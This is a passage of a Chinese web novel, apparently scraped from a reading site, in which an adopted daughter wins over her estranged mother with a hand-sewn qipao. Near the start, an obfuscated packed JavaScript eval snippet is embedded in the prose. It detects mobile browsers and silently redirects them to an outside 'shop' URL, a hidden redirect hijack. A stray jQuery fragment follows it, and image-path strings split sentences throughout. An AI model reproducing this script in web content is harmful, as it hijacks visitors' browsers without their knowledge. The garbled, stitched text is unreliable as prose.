    她又用手摸了摸,夸赞道,“这;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17022844|189088||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''水貂毛的就是暖和,你有心了。”


    可桑宁脸上的表情依旧是一副受伤心疼的模样。


    “那我没来呢?您一个人坐在这儿很冷吧。”


    这孩子,非但不怪罪她的疏离,反而还体谅她的愁苦。


    一下子便戳到了季汝慈的心窝子。


    自桑季辰丢了,她便有了心病。


    国外的生活确实比国内宁静,又有桑祖兴与桑季川陪着,她本该知足,可总觉心里空荡荡的,没有着落。


    直到这句问她冷不冷,她才恍然悟到,这么些年,她竟没有一日不煎熬。


    突然,她就不知道该怎么答。


    “让我陪着你吧,妈。”


    桑宁恳求道,她再次握住了她的手,用了些力,让季汝慈一时挣脱不了。


    “我知道您不止有我一个女儿,可我只有您这一个妈。您不知道,我在学校可羡慕那些有妈妈陪着的同学了。”


    她本就无辜的嗓音陪着泫然欲滴的泪水,顿时便令季汝慈的愧疚抵达顶峰。


    以往,她太自私了,只顾自己,进而忽略了桑宁也是个活生生的人。


    她既同意收养她,就该担起一个母亲的责任。“宁宁,对不起。”


    “以后,我们好好相处。”


    季汝慈回握住她的手,并将她轻轻拥在怀里。


    之后母女两人有说有笑地回到家里,令坐在客厅看新闻联播的桑祖兴和桑季川大跌眼眶,大气都不敢出。


    直到目送母女两人进了二楼的房间,桑祖兴才朝桑季川挤眉弄眼。


    “怎么回事?”


    桑季川却是一副早有预料的样子,唇角抹开一弯弧度。


    “冰释前嫌了呗。”


    其实早在他在机场看到桑宁捧着一束黄梅的时候,便心知她这是要拿下他们一家子了。


    可他就是喜欢这样的桑宁。


    视线来到楼上,桑宁已迫不及待地给季汝慈展示她熬了几个大夜的杰作——一身白玉牡丹暗纹绣金桔报喜蟠龙扣旗袍。


    布料选用上等苏绣,精工剪裁,花样独特,款式大气。


    “这是哪家师傅的手艺?真不错。”


    季汝慈一见便爱不释手。“妈,是我亲手为您做的。”


    桑宁说着,便带她来到了她专门在房间一角开辟的工作间,桌上还放着些残余布料。


    “你做的?”


    季汝慈满脸不可思议,她抚摸着衣缝缜密的针脚。


    她印象中的桑宁大大咧咧,脾气来了,路过的狗都要踹上几脚,年岁大了,竟还摆弄上针线了。


    “那不是你喜欢嘛,其实我小时候可喜欢看你穿旗袍了,总觉得我妈妈就是全天下最端庄漂亮的女子。”


    桑宁嗔怪的语气与恰到好处的赞美令季汝慈的心软成一片。


    这么些年,她一直强迫自己不要把桑宁放在心上,可谁成想,她自己竟一直活在对方的憧憬之中。


    她泛红的眼眶不自觉便蓄了泪,她甚至觉得自己根本配不上她的好。


    “桑宁......”


    她唤了她一声,满心满意的歉疚。


    “妈,道歉的话就不要再说了,以后我们母女来日方长呢!”


    桑宁牵起她的手,催促道,“快去换上试试,看需不需要改。”“哎。”


    季汝慈应了一声,便想拿着旗袍回房换。


    “对了,妈,你说好带给我带的礼物呢?”


    桑宁伸手讨要,一副小女儿的娇气神情。


    季汝慈一愣,她压根就没准备,之前在桌上也是客套话,想着在衣帽间随便拿个包啊、首饰的就搪塞过去了。


    可如今,她不这么想了,她觉得她的女儿值得更好的。


    “呀,我这记性,早前通知我去取了,还没去拿呢。”


    “下次,我带你一起去。”


    “谢谢妈~~”


    自桑宁跟季汝慈解开心结后,整个桑府都热闹了许多。


    只要桑宁有空,她们母女俩不是挤在沙发上追剧,就是围坐在茶室里喝茶聊天,再就是在房间里对刚从商场采买的战利品评头论足。


    季汝慈肉眼可见地开心起来,体会了一把有女儿的快乐。桑祖兴与桑季川自是也看在眼里、乐在心里。


    “早知道你妈这么喜欢,早几年我们就该搬回来。”


    一日,桑祖兴突然感叹道。


    “你们啊,就不该扔下她。”


    桑季川面无表情地怼了句。


    桑祖兴一愣,随之长叹一声。